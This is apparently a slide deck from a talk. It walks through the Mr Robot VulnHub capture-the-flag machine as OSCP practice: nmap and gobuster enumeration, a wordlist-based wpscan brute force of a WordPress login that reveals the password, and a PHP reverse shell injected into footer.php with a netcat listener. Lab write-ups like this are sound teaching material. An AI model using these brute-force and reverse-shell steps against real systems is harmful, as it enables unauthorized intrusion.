From Z3r0 to n00bie

root$:Where did it begin...

root$:Overview

University (Forensics…not so much security)

Software engineer

Hit and miss learning's

OSCP (the good stuff)

root$:University

Started doing computer forensics

Decided far too much law

Put my smart mind on and did Web technologies

root$:Software Engineering

Started as a front-end developer

Moved into software engineering

(Still thinking a lot about becoming a hacker, pen tester)

Got experience within programming

(Still thinking a lot about becoming a hacker, pen tester)

root$:Hit and miss learning's

Learning over the last 10 years

So many different types of learnings

From CEH self study material through to ethic-al hacking books

None seemed to give me a solid grounding

root$:OSCP (the good stuff)

So after 10 years I finally did it

December 2016 OSCP day :)

What have I got my self into :(

Oh thats how that works :)

root$:Let the fun begin...

root$:OSCP (the good stuff)

https://www.vulnhub.com/entry/mr-robot-1,151/

https://www.kali.org/downloads/

Install both Kali and Mr Robot and start them up

root$:Enumeration

NMAP
GoBuster

root$:NMAP

As we unsure of what the IP address will be for this machine we will do a general ping sweep using NMAP.

Find the ip range we are using.
$:ifconfig

$:nmap -sn 172.16.28.0/24
$:nmap -O -sV 172.16.28.129

sn = no service detection (just ping)
O = Enable OS detection
sV = Enable Service version detection

root$:GoBuster

```
gobuster -u http://172.16.28.129 \
-w /usr/share/seclists/Discovery/\
Web_Content/common.txt
```

Interesting URL's
http://172.16.28.129/robots.txt
http://172.16.28.129/wp-login


root$:Manual Checks

What does the source code show us?
Check all the pages the website allows us to visit.

Now lets visit the interesting URL's that we found.

http://172.16.28.129/robots.txt
http://172.16.28.129/wp-login

root$:Robots.txt



We can see our first key and a *.dic file.

Download both of these.

root$:wp-login

Within the wp-login page we can try using different user names and passwords.

Hint: **elliot** is the main character in the tv show.

If you enter an active user you will see a message asking **Lost your password?**

Bingo we have a user name.

root$:Preparing Brute force login

Within the **wp-login** page we can try using different user names and passwords.

What does fsocity.dic contain?
Do we have any duplicates?

```
$:sort fsocity.dic
```

Alot of duplicates

```
$:sort fsocity.dic | uniq > sorted_fsocity.dic
```

Hint: to find how many line we saved.

```
$: cat fsocity.dic | wc -l
$: cat sorted_fsocity.dic | wc -l
```

root$:Brute force login

We have a sorted and reduced word list lets now try and find a password for **elliot.**

```
wpscan --url http://172.16.28.129 \
--wordlist /root/mr_robot/sorted_fsocity.dic \
--username elliot
```

root$:Lets login

So now we have a user name and password lets login:

Username: elliot
Password: ER28-0652

root$:Let the rooting begin

So now we are logged into the admin section of the wordpress site, lets see what we can do to get a shell on this box.

Hint: Wordpress has a nice editor :)

What will happen if we edit a php file like footer.php?

What happens if we drop in a reverse shell?

Download reverse shell from:

http://pentestmonkey.net/tools/web-shells/php-reverse-shell

root$:Let the rooting begin cont...

Extract the tar.gz file

Open php-reverse-shell.php within vim (or something of your preference)

You will see two lines within the code:

```
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
```

Change the IP to be your Kali IP and and the PORT to be say 8081

root$:Let the rooting begin cont...

Now save the PHP file and echo the content out so you can copy it.

Within the WordPress editor, open the footer-.php file and under the last closing tag paste in your code and click update button.

In your Kali terminal start listening for port connections using netcat

$:nc -nvlp 8081

Navigate to the website again

Hint: As the main site isn't WordPress try and get a 404 page i.e.

http://172.16.28.129/hackme